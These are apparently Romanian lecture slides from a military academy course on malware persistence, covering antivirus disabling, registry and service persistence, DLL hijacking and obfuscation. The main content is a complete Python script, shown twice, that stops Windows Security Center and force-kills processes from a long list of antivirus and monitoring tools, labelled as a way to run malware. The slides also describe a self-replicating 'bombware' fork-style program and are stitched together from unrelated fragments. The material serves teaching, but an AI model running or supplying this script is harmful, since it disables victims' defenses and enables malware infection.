

C.13 METODE DE PERSISTENTA

PAUL A. GAGNIUC



Academia Tehnică Militară „Ferdinand I”

PRINCIPALELE PĂRȚI ALE PREZENTĂRII

C.13 Metode de persistenta:

- **C.13.1 ANIHILAREA PROGRAMELOR ANTIMALWARE**
- **C.13.2 PERSISTENTA MALWARE**
- **C.13.3 DLL HIJACKING**
- **C.13.4 OFRUSCAREA**

C.13.1 ANIHILAREA PROGRAMELOR ANTIMALWARE



Kill Anti-virus

```
import os
print '''
=====
Kill Anti-virus To Run Your Malware [ BlackHat ]
=====
'''

os.popen("net stop \"Security Center\"")
avs=['AAWTray.exe', 'Ad-Aware.exe', 'MSASCui.exe', 'cmd.exe', 'cmd32.exe', '_avp32.exe',
'_avpcc.exe', '_avpm.exe', 'aAvgApi.exe', 'ackwin32.exe', 'adaware.exe', 'advxdwin.exe',
'agentsvr.exe', ... 'wupdater.exe', 'wupdt.exe', 'wyvernworksfirewall.exe', 'xpf202en.exe',
'zapro.exe', 'zapsetup3001.exe', 'zatutor.exe', 'zonalm2601.exe', 'zonealarm.exe']

#
processes=os.popen('TASKLIST /FI "STATUS eq RUNNING" | find /V "Image Name" | find /V "=").read()
ps=[]
for i in processes.split(" "):
    if ".exe" in i:
        ps.append(i.replace("K\n","").replace("\n",""))
print "[*] Killing Antivirus services on this pc"
for av in avs:
    for p in ps:
        if p==av:
            print "[*] killing off "+av
            os.popen("TASKKILL /F /IM \"{}\\".format(p))
```


Din cand in cand si functioneaza...

```
import os
os.popen("net stop \"Security Center\"")
avs=['AAWTray.exe', 'Ad-Aware.exe', 'MSASCui.exe', 'cmd.exe', 'cmd32.exe', '_avp32.exe', '_avpcc.exe', '_avpm.exe', 'aAvgApi.exe',
'ackwin32.exe', 'adaware.exe', 'advxdwin.exe', 'agentsvr.exe', 'agentw.exe', 'alertsvr.exe', 'alevir.exe', 'alogserv.exe', 'amon9x.exe',
'anti-trojan.exe', 'antivirus.exe', 'ants.exe', 'apimonitor.exe', 'aplica32.exe', 'apvxdwin.exe', 'arr.exe', 'atcon.exe', 'atguard.exe',
'atro55en.exe', 'atupdater.exe', 'atwatch.exe', 'au.exe', 'aupdate.exe', 'auto-protect.nav80try.exe', 'autodown.exe', 'autotrace.exe',
'autoupdate.exe', 'avconsol.exe', 'ave32.exe', 'avgcc32.exe', 'avgctrl.exe', 'avgemg.exe', 'avgnt.exe', 'avgserve.exe', 'avgserve9.exe',
'avguard.exe', 'avgw.exe', 'avkpop.exe', 'avkserv.exe', 'avkserve.exe', 'avkwtc19.exe', 'avltmain.exe', 'avnt.exe', 'avp.exe', 'avp.exe',
'avp32.exe', 'avpcc.exe', 'avpdos32.exe', 'avpm.exe', 'avptc32.exe', 'avpupd.exe', 'avsched32.exe', 'avsymmgr.exe', 'avwin.exe',
'avwin95.exe', 'avwinnt.exe', 'avwupd.exe', 'avwupd32.exe', 'avwupsrv.exe', 'avxmonit9x.exe', 'avxmonitortn.exe', 'avxquar.exe',
'backweb.exe', 'bargains.exe', 'bd_professional.exe', 'beagle.exe', 'belt.exe', 'bidef.exe', 'bidserver.exe', 'bipcp.exe', 'bipcpvalsetup.exe',
'bisp.exe', 'blackd.exe', 'blackice.exe', 'blink.exe', 'bliss.exe', 'bootconf.exe', 'bootwarn.exe', 'borg2.exe', 'bpc.exe', 'brasil.exe',
'bs120.exe', 'bundle.exe', 'bvt.exe', 'ccapp.exe', 'ccevtmgr.exe', 'ccpxysvc.exe', 'cdp.exe', 'cdf.exe', 'cfgwiz.exe', 'cfiadmin.exe',
'cfiaudit.exe', 'cfinet.exe', 'cfinet32.exe', 'claw95cf.exe', 'clean.exe', 'cleaner.exe', 'cleaner3.exe', 'cleanpc.exe', 'click.exe',
'cmesys.exe', 'cmgrdian.exe', 'cmon016.exe', 'connectionmonitor.exe', 'cpd.exe', 'cpfx206.exe', 'cpfnt206.exe', 'ctrl.exe', 'cv.exe',
'cwm181.exe', 'cwmtdmo.exe', 'datemanager.exe', 'dcomx.exe', 'defalrt.exe', 'defscangui.exe', 'defwatch.exe', 'deputy.exe', 'divx.exe',
'dllcache.exe', 'dllreg.exe', 'doors.exe', 'dpf.exe', 'dpfsetup.exe', 'dpps2.exe', 'drwatson.exe', 'drweb32.exe', 'drwebupw.exe',
'dssagent.exe', 'dvp95.exe', 'dvp95_0.exe', 'ecengine.exe', 'efpeadm.exe', 'emsw.exe', 'ent.exe', 'esafe.exe', 'escanhn.exe',
'escanv95.exe', 'esppatch.exe', 'ethereal.exe', 'etrustcipe.exe', 'evpn.exe', 'exantivirus-cnet.exe', 'exe.avxw.exe', 'expert.exe',
'explore.exe', 'f-agent95.exe', 'f-prot.exe', 'f-prot95.exe', 'f-stopw.exe', 'fameh32.exe', 'fast.exe', 'fch32.exe', 'fih32.exe',
'findviru.exe', 'firewall.exe', 'fnrb32.exe', 'fp-win.exe', 'fp-win_trial.exe', 'fprot.exe', 'frw.exe', 'fsaa.exe', 'fsav.exe', 'fsav32.exe',
'fsav530stbyb.exe', 'fsav530wtbyb.exe', 'fsav95.exe', 'fsgk32.exe', 'fsm32.exe', 'fsm3232.exe', 'gator.exe', 'gbmenu.exe', 'gbpoll.exe',
'generics.exe', 'gmt.exe', 'guard.exe', 'guarddog.exe', 'hacktracersetup.exe', 'hbinst.exe', 'hbsrv.exe', 'hotactio.exe', 'hotpatch.exe',
'htlog.exe', 'htpatch.exe', 'hwpe.exe', 'hxul.exe', 'hxul.exe', 'iamapp.exe', 'iamserv.exe', 'iamstats.exe', 'ibmasn.exe', 'ibmasvp.exe',
'icload95.exe', 'icloadnt.exe', 'icmon.exe', 'icsupp95.exe', 'icsupnt.exe', 'idle.exe', 'iedll.exe', 'iedriver.exe', 'iexplorer.exe',
'iface.exe', 'ifw2000.exe', 'inetinfo.exe', 'infus.exe', 'infwin.exe', 'init.exe', 'intdel.exe', 'intren.exe', 'iomon98.exe', 'istsvc.exe',
'jammer.exe', 'jdgmgng.exe', 'jedi.exe', 'kavlit40eng.exe', 'kavpf.exe', 'kavpers40eng.exe', 'kavprf.exe', 'kazza.exe', 'keenvalue.exe',
'kerio-pf-213-en-win.exe', 'kerio-wrml-421-en-win.exe', 'kerio-wrp-421-en-win.exe', 'kernel32.exe', 'killprocesssetup161.exe', 'launcher.exe',
'ldnetmon.exe', 'ldpro.exe', 'ldpromenu.exe', 'ldscan.exe', 'ldnetinfo.exe', 'loader.exe', 'localnet.exe', 'lockdown.exe', 'lockdown2000.exe',
'lookout.exe', 'lordpe.exe', 'lsetup.exe', 'luall.exe', 'luau.exe', 'luocomserver.exe', 'luinit.exe', 'luspt.exe', 'mapisvc32.exe',
'mcagent.exe', 'mcgmhdir.exe', 'mcmshld.exe', 'mctool.exe', 'mcpupdate.exe', 'mcvsrte.exe', 'mcvshld.exe', 'md.exe', 'mfint32.exe', 'mfw2en.exe',
'mfweng3.02d30.exe', 'mgavrtcl.exe', 'mgavrtt.exe', 'mghtml.exe', 'mgui.exe', 'mginlog.exe', 'mmod.exe', 'monitor.exe', 'mostlive.exe',
'mostat.exe', 'mpfagent.exe', 'mpfserve.exe', 'mpftray.exe', 'mrflux.exe', 'msapp.exe', 'msbb.exe', 'msblast.exe', 'mscache.exe',
'mscn32.exe', 'mscman.exe', 'msconfig.exe', 'msdm.exe', 'msdos.exe', 'msiexec16.exe', 'msinfo32.exe', 'mslaunch.exe', 'msmgtr.exe',
'msmgri32.exe', 'msmm32.exe', 'mssys.exe', 'msvcd.exe', 'mu031lad.exe', 'match.exe', 'n32scanw.exe', 'nav.exe', 'navap.navapsvc.exe',
'navapsvc.exe', 'navapw32.exe', 'navdx.exe', 'navlu32.exe', 'navmt.exe', 'navstub.exe', 'navw32.exe', 'navwmt.exe', 'nc2000.exe',
'ncinst4.exe', 'nnd32.exe', 'neomonitor.exe', 'neowatchlog.exe', 'netarmor.exe', 'netd32.exe', 'netinfo.exe', 'netmon.exe', 'netscanpro.exe',
'netspyhunter-1.2.exe', 'netstat.exe', 'netutils.exe', 'nisserv.exe', 'nissum.exe', 'nmain.exe', 'nod32.exe', 'normist.exe', 'norton_internet_secu_3.0_407.exe',
'notstart.exe', 'npf40_tw_98_nt_m_2k.exe', 'nptfmessenger.exe', 'nprotect.exe', 'npscheck.exe', 'npsvc.exe', 'nsched32.exe', 'nssys32.exe',
'nstask32.exe', 'nupdate.exe', 'nt.exe', 'ntrtscan.exe', 'ntvdm.exe', 'ntxconfig.exe', 'nul.exe', 'nupgrade.exe', 'nvarch16.exe', 'nvc95.exe',
'nvsv32.exe', 'nwinst4.exe', 'nwservice.exe', 'nwtool16.exe', 'ollydbg.exe', 'onsrvr.exe', 'optimize.exe', 'ostronete.exe', 'otfix.exe',
'outpost.exe', 'outpostinstall.exe', 'outpostproinstall.exe', 'padmin.exe', 'panixk.exe', 'patch.exe', 'pavcl.exe', 'pavproxy.exe', 'pavsched.exe',
'paww.exe', 'pccwin98.exe', 'pcfwallicon.exe', 'pcip10117_0.exe', 'pccan.exe', 'pdsetup.exe', 'periscope.exe', 'persfw.exe', 'perswf.exe', 'pf2.exe',
'pfwadmin.exe', 'pgmonitr.exe', 'pingscan.exe', 'platin.exe', 'pop3trap.exe', 'popproxy.exe', 'popscan.exe', 'portdetective.exe', 'portmonitor.exe',
'powerscan.exe', 'ppinupdt.exe', 'pptbc.exe', 'ppvstop.exe', 'prizesurfer.exe', 'prmt.exe', 'prmr.exe', 'procdump.exe', 'processmonitor.exe', 'procexplorer1.0.exe',
'programauditor.exe', 'proport.exe', 'protectx.exe', 'pspf.exe', 'purge.exe', 'qconsole.exe', 'qserver.exe', 'rapapp.exe', 'rav7.exe', 'rav7win.exe',
'rav8win32eng.exe', 'ray.exe', 'rb32.exe', 'rcsync.exe', 'reged.exe', 'regedit.exe', 'regedt32.exe', 'rescue.exe', 'rescue32.exe', 'rrguard.exe',
'rshell.exe', 'rtvscan.exe', 'rtvscn95.exe', 'rulaunch.exe', 'run32dl1.exe', 'rundll.exe', 'rundll16.exe', 'ruxdl132.exe', 'safeweb.exe',
'sahagent.exe', 'save.exe', 'savenow.exe', 'shserv.exe', 'sc.exe', 'scan32.exe', 'scan95.exe', 'scanpm.exe', 'scrsan.exe', 'serv95.exe',
'setup_flowprotector_us.exe', 'setupvameval.exe', 'sfc.exe', 'sgsfw32.exe', 'sh.exe', 'shellspyinstall.exe', 'shn.exe', 'showbehind.exe',
'smc.exe', 'sms.exe', 'smss32.exe', 'soap.exe', 'sofi.exe', 'sperm.exe', 'spf.exe', 'sphinx.exe', 'spoler.exe', 'spoolcv.exe', 'spoolsv32.exe',
'spyxx.exe', 'srex.exe', 'srng.exe', 'ss3edit.exe', 'ssg_4104.exe', 'ssgrate.exe', 'st2.exe', 'start.exe', 'stcloder.exe', 'supftr1.exe',
'support.exe', 'supporter5.exe', 'svc.exe', 'svchostc.exe', 'svchosts.exe', 'svshost.exe', 'sweep95.exe', 'sweepnet.sweepnet.sys.swnetsup.exe',
'symproxysvc.exe', 'symtray.exe', 'sysedit.exe', 'system.exe', 'system32.exe', 'sysupd.exe', 'taskmg.exe', 'taskmgr.exe', 'taskmo.exe', 'taskmon.exe',
'taumon.exe', 'tbscan.exe', 'tc.exe', 'tca.exe', 'tcm.exe', 'tds-3.exe', 'tds2-98.exe', 'tds2-nt.exe', 'teekids.exe', 'tfak.exe', 'tfak5.exe', 'tgbob.exe', 'titanin.exe',
'titaninxp.exe', 'tracert.exe', 'trickler.exe', 'trjscan.exe', 'trjsetup.exe', 'trojantrap3.exe', 'tsadbot.exe', 'tvmd.exe', 'tvmd.exe', 'undoboot.exe',
'updat.exe', 'update.exe', 'upgrad.exe', 'utpost.exe', 'vbcoms.exe', 'vbcons.exe', 'vbust.exe', 'vbwin9x.exe', 'vbwinntw.exe', 'vcsetup.exe',
'vet32.exe', 'vet95.exe', 'vettray.exe', 'vfsetup.exe', 'vir-help.exe', 'virusmndpersonalfirewall.exe', 'vnlan300.exe', 'vnpc3000.exe', 'vpc32.exe',
'vpfw30s.exe', 'vptray.exe', 'vscen06.02d30.exe', 'vsched.exe', 'vsecomp.exe', 'vshwin32.exe', 'vsisetup.exe', 'vsmain.exe', 'vsmon.exe',
'vsstat.exe', 'vswin9x.exe', 'vswintse.exe', 'vswinperse.exe', 'w32dsm89.exe', 'w9x.exe', 'watchdog.exe', 'webdav.exe', 'webscanx.exe', 'webtrap.exe', 'whowatchingme.exe',
'wimmun32.exe', 'win-bugsfix.exe', 'win32.exe', 'win32us.exe', 'winactive.exe', 'window.exe', 'windows.exe', 'wininetd.exe', 'wininitx.exe', 'winlogin.exe',
'winmain.exe', 'winnet.exe', 'winppr32.exe', 'winrecon.exe', 'winservn.exe', 'winssk32.exe', 'winstart.exe', 'wintask32.exe', 'winupdate.exe',
'wkufind.exe', 'wnad.exe', 'wnt.exe', 'wradmin.exe', 'wrctrl.exe', 'wsbgate.exe', 'wupdater.exe', 'wupdt.exe', 'wyvernworksfirewall.exe',
'xpf202en.exe', 'zapro.exe', 'zapsetup3001.exe', 'zatutor.exe', 'zonalm2601.exe', 'zonealarm.exe']

#
processes=os.popen('TASKLIST /FI "STATUS eq RUNNING" | find /V "Image Name" | find /V "=").read()
ps=[]
for i in processes.split(" "):
    if ".exe" in i:
        ps.append(i.replace("K\n","").replace("\n",""))
print "[*] Killing Antivirus services on this pc"
for av in avs:
    for p in ps:
        if p==av:
            print "[*] killing off "+av
            os.popen("TASKKILL /F /IM \"{}\\".format(p))
```

BOMBWARE

- Execution via fisiune
- Se începe de la un fisier executat, care creaza altele doua, le executa iar acelea la randul lor reiau fiecare ciclu.
- Probabilitate de AV-DoS




C.14.2



PERSISTENTA MALWARE




PERSISTENTA



CHEI DE REGISTRII





APLICAȚII ÎNREGISTRATE CA SERVICII

- <https://learn.microsoft.com/en-us/windows/win32/services/writing-a-service-program-s-main-function>

Learn / Windows / Apps / Win32 / Desktop Technologies / System Services / Services /

Writing a Service Program's main Function

Article • 01/07/2021 • 4 contributors

Feedback

The **main** function of a **service** program calls the **StartServiceCtrlDispatcher** function to connect to the **service control manager** (SCM) and start the control dispatcher thread. The dispatcher thread loops, waiting for incoming control requests for the services specified in the dispatch table. This thread returns when there is an error or when all of the services in the process have terminated. When all services in the process have terminated, the SCM sends a control request to the dispatcher thread telling it to exit. This thread then returns from the **StartServiceCtrlDispatcher** call and the process can terminate.

The following global definitions are used in this sample.

C++

Copy

```
#define SVCNAME TEXT("SvcName")

SERVICE_STATUS      gSvcStatus;
SERVICE_STATUS_HANDLE gSvcStatusHandle;
HANDLE               ghSvcStopEvent = NULL;
```



TL;DR

1. **READ** the [Requirements and troubleshooting](#) section!!
2. Use [Get-ZimmermanTools](#) to download all programs at once and keep your tool set current
 - Use **-Dest** to control where the tools ends up, else things end up in same directory as the script (recommended!)
